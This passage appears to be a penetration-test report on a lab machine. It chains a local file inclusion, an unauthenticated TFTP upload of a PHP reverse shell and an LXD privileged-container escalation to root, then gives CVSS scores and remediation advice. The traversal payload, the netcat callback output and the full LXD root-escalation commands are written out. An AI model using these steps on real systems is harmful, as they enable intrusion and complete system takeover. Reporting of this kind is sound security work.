
```
10.129.99.245/?file=.htpasswd

mike:[redacted]
```




```
10.129.99.245/?file=/var/lib/tftpboot/12341234.php
```



```
kali@kali ~/workspace/Included/cosas [16:27:37] $ nc -nlvp 1234
listening on [any] 1234 ...
connect to [10.10.14.162] from (UNKNOWN) [10.129.99.245] 44120
Linux included 4.15.0-151-generic #157-Ubuntu SMP Fri Jul 9 23:07:57 UTC 2021 x86_64 x86_64 x86_64 GNU/Linux
 20:37:10 up  1:28,  0 users,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ 
```



```
www-data@included:/$ su mike
su mike
Password: [redacted]

mike@included:/$ 
```



Base Score 9.8 (Critical)


Attack Vector (AV): [✓ Network (N)] Adjacent (A) Local (L) Physical (P)
Attack Complexity (AC): [✓ Low (L)] High (H)
Privileges Required (PR): [✓ None (N)] Low (L) High (H)
User Interaction (UI): [✓ None (N)] Required (R)
Scope (S): [✓ Unchanged (U)] Changed (C)
Confidentiality (C): None (N) Low (L) [✓ High (H)]
Integrity (I): None (N) Low (L) [✓ High (H)]
Availability (A): None (N) Low (L) [✓ High (H)]

- **CVSS:** 3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H, Base Score: **9.8 (Critical)**
- **Description:** The web application fails to sanitize the user-supplied `file` parameter, enabling directory traversal to access sensitive files (e.g., `/etc/passwd`). Further, by chaining this LFI vulnerability, an uploaded PHP reverse shell (hosted on the TFTP

service) was executed. Additionally, hidden files such as `.htpasswd` disclosed valid credentials, which facilitated lateral movement within the system.

- **Impact:** An attacker leveraging this vulnerability can disclose sensitive system information, execute arbitrary code remotely, and escalate privileges on the host.
- **Technical Summary:** A simple request using a crafted payload (e.g., `?file=../../../../../etc/passwd`) exposed critical files. Enumeration with a fuzzing tool uncovered restricted files (like `.htpasswd`), from which valid credentials (user "mike") were retrieved. The vulnerability was further exploited to deploy a reverse shell, establish a stable connection, and pivot laterally.
- **Evidence:** Key screenshots capture:
  - Directory traversal output and file disclosure: `![[2025-06-03_19-46.png]]`
  - Credential extraction from the `.htpasswd` file: `![[2025-06-03_22-08.png]]`
  - Reverse shell payload deployment and shell connection: `![[2025-06-03_22-37.png]]` and `![[2025-06-03_22-39.png]]`
  - Lateral movement to user "mike": `![[2025-06-03_22-44_1.png]]`

3.2 Vulnerability: Open TFTP Server Permitting Unauthenticated File Transfers



Base Score 7.5 (High)


Attack Vector (AV)	[✓ Network (N)] Adjacent (A) Local (L) Physical (P)
Attack Complexity (AC)	[✓ Low (L)] High (H)
Privileges Required (PR)	[✓ None (N)] Low (L) High (H)
User Interaction (UI)	[✓ None (N)] Required (R)
Scope (S)	[✓ Unchanged (U)] Changed (C)
Confidentiality (C)	[✓ None (N)] Low (L) High (H)
Integrity (I)	None (N) Low (L) [✓ High (H)]
Availability (A)	[✓ None (N)] Low (L) High (H)

- **CVSS:** 3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:N/I:H/A:N, Base Score: **7.5 (High)**
- **Description:** An unauthenticated TFTP server was identified on UDP port 69. TFTP inherently lacks robust authentication and encryption. In this engagement, the open TFTP service was exploited to transfer a PHP reverse shell payload onto the target system. This capability facilitates unauthorized file uploads, which could be leveraged for remote code execution or further system compromise.
- **Impact:** The vulnerability permits attackers to upload and download files without authentication, potentially enabling the delivery of malicious payloads. An attacker might use this weakness to bypass traditional access controls and initiate further exploitation, as was demonstrated during the reverse shell deployment.
- **Technical Summary:** An Nmap UDP scan revealed that port 69 was open/open|filtered, suggesting that the TFTP service is accepting unauthenticated connections. Subsequent testing confirmed that files (including the reverse shell payload) could be uploaded to the target.
- **Evidence:**


- Nmap output showing the TFTP service status:

```
kali@kali ~/workspace/Included [15:12:29] $ sudo nmap -sU -p 69
10.129.99.245
Starting Nmap 7.95 ( https://nmap.org ) at 2025-06-03 15:12 EDT
Nmap scan report for 10.129.99.245
Host is up (0.053s latency).

PORT    STATE         SERVICE
69/udp open|filtered tftp
```


3.3 Vulnerability: Misconfigured LXD Settings Enabling Privilege Escalation



```
mike@included:/tmp$ lxc image list
lxc image list
+---------+--------------+--------+-------------------------------+--------+--------+-----------------------------+
|  ALIAS  | FINGERPRINT  | PUBLIC |          DESCRIPTION          |  ARCH  |  SIZE  |         UPLOAD DATE         |
+---------+--------------+--------+-------------------------------+--------+--------+-----------------------------+
| exploit | cd73881adaac | no     | alpine v3.13 (20210218_01:39) | x86_64 | 3.11MB | Jun 4, 2025 at 7:17pm (UTC) |
+---------+--------------+--------+-------------------------------+--------+--------+-----------------------------+
mike@included:/tmp$
```



```
mike@included:/tmp$ lxc init exploit ignite -c security.privileged=true
lxc init exploit ignite -c security.privileged=true
Creating ignite
mike@included:/tmp$ lxc config device add ignite mydevice disk source=/ path=/mnt/root
t/rootnfig device add ignite mydevice disk source=/ path=/mnt
Device mydevice added to ignite
mike@included:/tmp$ recursive=true
recursive=true
mike@included:/tmp$ lxc start ignite
lxc start ignite
mike@included:/tmp$ lxc exec ignite /bin/sh
lxc exec ignite /bin/sh
~ # whoami
whoami
root
~ #
```




Base Score 7.8 (High)

Attack Vector (AV): Network (N) Adjacent (A) [✓ Local (L)] Physical (P)
Attack Complexity (AC): [✓ Low (L)] High (H)
Privileges Required (PR): None (N) [✓ Low (L)] High (H)
User Interaction (UI): [✓ None (N)] Required (R)
Scope (S): [✓ Unchanged (U)] Changed (C)
Confidentiality (C): None (N) Low (L) [✓ High (H)]
Integrity (I): None (N) Low (L) [✓ High (H)]
Availability (A): None (N) Low (L) [✓ High (H)]

- **CVSS:** 3.1/AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H, Base Score: **7.8 (High)**
- **Description:** The target's LXD service is misconfigured, allowing accounts within the `lxd` group to import and launch containers in privileged mode. A compromised user (in this case, "mike") used this flaw to import an Alpine container image and execute it as a privileged container, ultimately obtaining root access on the host.


- **Impact:** Exploiting this vulnerability enables full system control, bypassing local security restrictions. An attacker can manipulate system configurations, exfiltrate sensitive data, and traverse laterally within the network.
- **Technical Summary:** Discovery of the compromised user's group membership (`lxd`) prompted testing of container import functions. By importing a known Alpine image and instantiating it with `security.privileged` enabled, the attacker escalated privileges without needing further authentication.
- **Evidence:** Supporting screenshots include:
  - LXD container image listing post-import:



```
mike@included:/tmp$ lxc image list
lxc image list
+---------+--------------+--------+-------------------------------+--------+--------+------------------------------+
|  ALIAS  | FINGERPRINT  | PUBLIC |          DESCRIPTION          |  ARCH  |  SIZE  |         UPLOAD DATE          |
+---------+--------------+--------+-------------------------------+--------+--------+------------------------------+
| exploit | cd73881adaac | no     | alpine v3.13 (20210218_01:39) | x86_64 | 3.11MB | Jun 4, 2025 at 7:17pm (UTC)  |
+---------+--------------+--------+-------------------------------+--------+--------+------------------------------+
mike@included:/tmp$
```

`

  - Confirmation of escalation via container execution and root shell access:



```
mike@included:/tmp$ lxc init exploit ignite -c security.privileged=true
lxc init exploit ignite -c security.privileged=true
Creating ignite
mike@included:/tmp$ lxc config device add ignite mydevice disk source=/ path=/mnt/root
t/rootnfig device add ignite mydevice disk source=/ path=/mnt
Device mydevice added to ignite
mike@included:/tmp$ recursive=true
recursive=true
mike@included:/tmp$ lxc start ignite
lxc start ignite
mike@included:/tmp$ lxc exec ignite /bin/sh
lxc exec ignite /bin/sh
~ # whoami
whoami
root
~ #
```

4. Recommendations

To remediate and mitigate the vulnerabilities identified in this engagement—including the Local File Inclusion (LFI) leading to remote code execution, the open TFTP service permitting unauthenticated file transfers, and the misconfigured LXD settings enabling privilege escalation—apply the following controls:

1. **Input Validation and Web Application Security**
   - Enforce strict server-side validation and sanitization on all user-supplied inputs, especially parameters that control file paths (e.g., the `file` parameter).
   - Implement a whitelist approach for allowed file accesses and use output encoding to prevent directory traversal vulnerabilities.
   - Consider deploying a Web Application Firewall (WAF) to further filter and block malicious requests.
2. **File Transfer Service Hardening (TFTP)**
   - Disable the TFTP service if it is not required; if it must remain active, restrict access by implementing IP-based ACLs or firewall rules to limit connections strictly to authorized hosts.

- Replace TFTP with a more secure file transfer protocol that provides authentication and encryption if secure transfers are required.
- Monitor TFTP logs for unusual file activity to detect unauthorized uploads or downloads.

3. **Container and LXD Environment Security**
   - Restrict membership in the `lxd` group solely to trusted and essential personnel. Regularly review group memberships and privileges.
   - Harden the LXD configuration by disabling privileged container mode unless absolutely necessary.
   - Acquire container images only from trusted sources, apply strict device mapping, and enforce container isolation policies.
   - Keep the LXD service and container images up to date with security patches and configuration best practices.
4. **Network Segmentation and Access Controls**
   - Segment critical web services, file transfer services, and container management systems into separate network zones.
   - Leverage VPNs, bastion hosts, or controlled jump hosts to restrict and secure administrative access to these respective zones.
   - Apply firewall rules or network ACLs to limit access to relevant ports (e.g., UDP port 69 for TFTP) only to trusted IP ranges.
5. **Logging, Monitoring & Continuous Validation**
   - Enable advanced logging for web server activities, file transfer services (TFTP), and container management operations.
   - Centralize and monitor logs using a SIEM to promptly detect suspicious activities such as unauthorized file uploads, attempted reverse shell connections, or abnormal container behavior.
   - Regularly conduct security assessments and penetration tests to validate that the implemented controls are effective and that misconfigurations are identified before they can be exploited.

By enforcing these layered defenses—secure input handling, hardened file transfer and container environments, segmented network access, and robust monitoring—you will significantly reduce the attack surface and fortify your infrastructure against exploitation of these vulnerabilities.

5. Conclusions

Executive Summary

Imagine your organization as a well-protected building with multiple layers of security—guarded doors, surveillance cameras, and an around-the-clock security team. However, during our review, we discovered that one important door was left completely unlocked. This oversight is like leaving the keys on the front desk; despite all the other precautions, an intruder could easily wander in and take control of the building. This example shows how a single weak point can render even the most robust defenses ineffective.

Business Impact and Recommended Next Steps

If this vulnerability is not addressed, it could lead to serious consequences for your organization:

- **Data Compromise:** Unauthorized individuals might gain access to confidential and sensitive information.
- **Operational Disruptions:** The ability to control critical systems could result in service interruptions, affecting daily operations.
- **Reputation Damage:** A security breach may undermine customer trust and tarnish your brand's image.

To close this gap, we recommend taking the following actions:

- **Strengthen Access Controls:** Enforce strong, unique passwords for all administrative access and consider multi-factor authentication.
- **Secure All Entry Points:** Disable unnecessary services, and ensure that critical system access points are properly secured so that only authorized users can enter.
- **Regular Audits and Monitoring:** Implement continuous monitoring and periodic assessments to quickly detect and remediate any unauthorized access or security misconfigurations.
- **Review and Update System Configurations:** Remove default setups and harden configurations on systems and services to minimize potential vulnerabilities.

Technical Summary

Our technical assessment uncovered several weaknesses that, when combined, allow an attacker to compromise your system with little resistance:

1. **File Access Vulnerability:** An input flaw lets an attacker manipulate requests to access sensitive files that should be restricted.
2. **Open File Transfer Service:** An unauthenticated file transfer service was discovered, which permitted unauthorized uploads and downloads.
3. **Container Management Misconfiguration:** A misconfiguration in the container management system allowed a compromised user to elevate their privileges and gain full control over the system.

This chain of vulnerabilities—an open door in the application, an unrestricted file transfer service, and lax container controls—illustrates why robust, multi-layered security measures are essential to protect against full system compromise.

Appendix: Tools Used

- **Ping**
  Description:
  A basic ICMP utility used to verify that the target system is online and to provide an initial operating system fingerprint. In this engagement, the returned TTL value (63) indicated that the target was running Linux.
- **Nmap**
  Description:
  A robust network scanner used for performing port discovery and service detection. Nmap was employed to identify open TCP ports (e.g., port 80 for HTTP) as well as to detect an open, unauthenticated TFTP service on UDP port 69.
- **ffuf**
  Description:
  A fast web fuzzer used for enumerating hidden directories and files on a web server. In our assessment, ffuf discovered restricted files such as `.htpasswd`, which ultimately revealed sensitive credentials.
- **TFTP Client**
  Description:
  A lightweight file transfer utility that uses the Trivial File Transfer Protocol (TFTP). The TFTP client was used to upload a PHP reverse shell payload to the target's TFTP server, demonstrating how an open file transfer service can be abused to facilitate further exploitation.
- **Netcat & Python (TTY Stabilization)**
  Description:
  Netcat was used to listen for the reverse shell connection initiated from the target. Once connected, Python3 was employed to stabilize the session by spawning a fully interactive TTY shell, ensuring reliable command execution on the compromised system.
- **LXD and LXC Commands**
  Description:
  A suite of container management commands used to interact with the target's LXD environment. These commands (e.g., `lxc image import`, `lxc init`, `lxc config device add`, `lxc start`, and `lxc exec`) were instrumental in importing a trusted container image and launching it in privileged mode, thereby demonstrating how misconfigured LXD settings can be exploited for privilege escalation.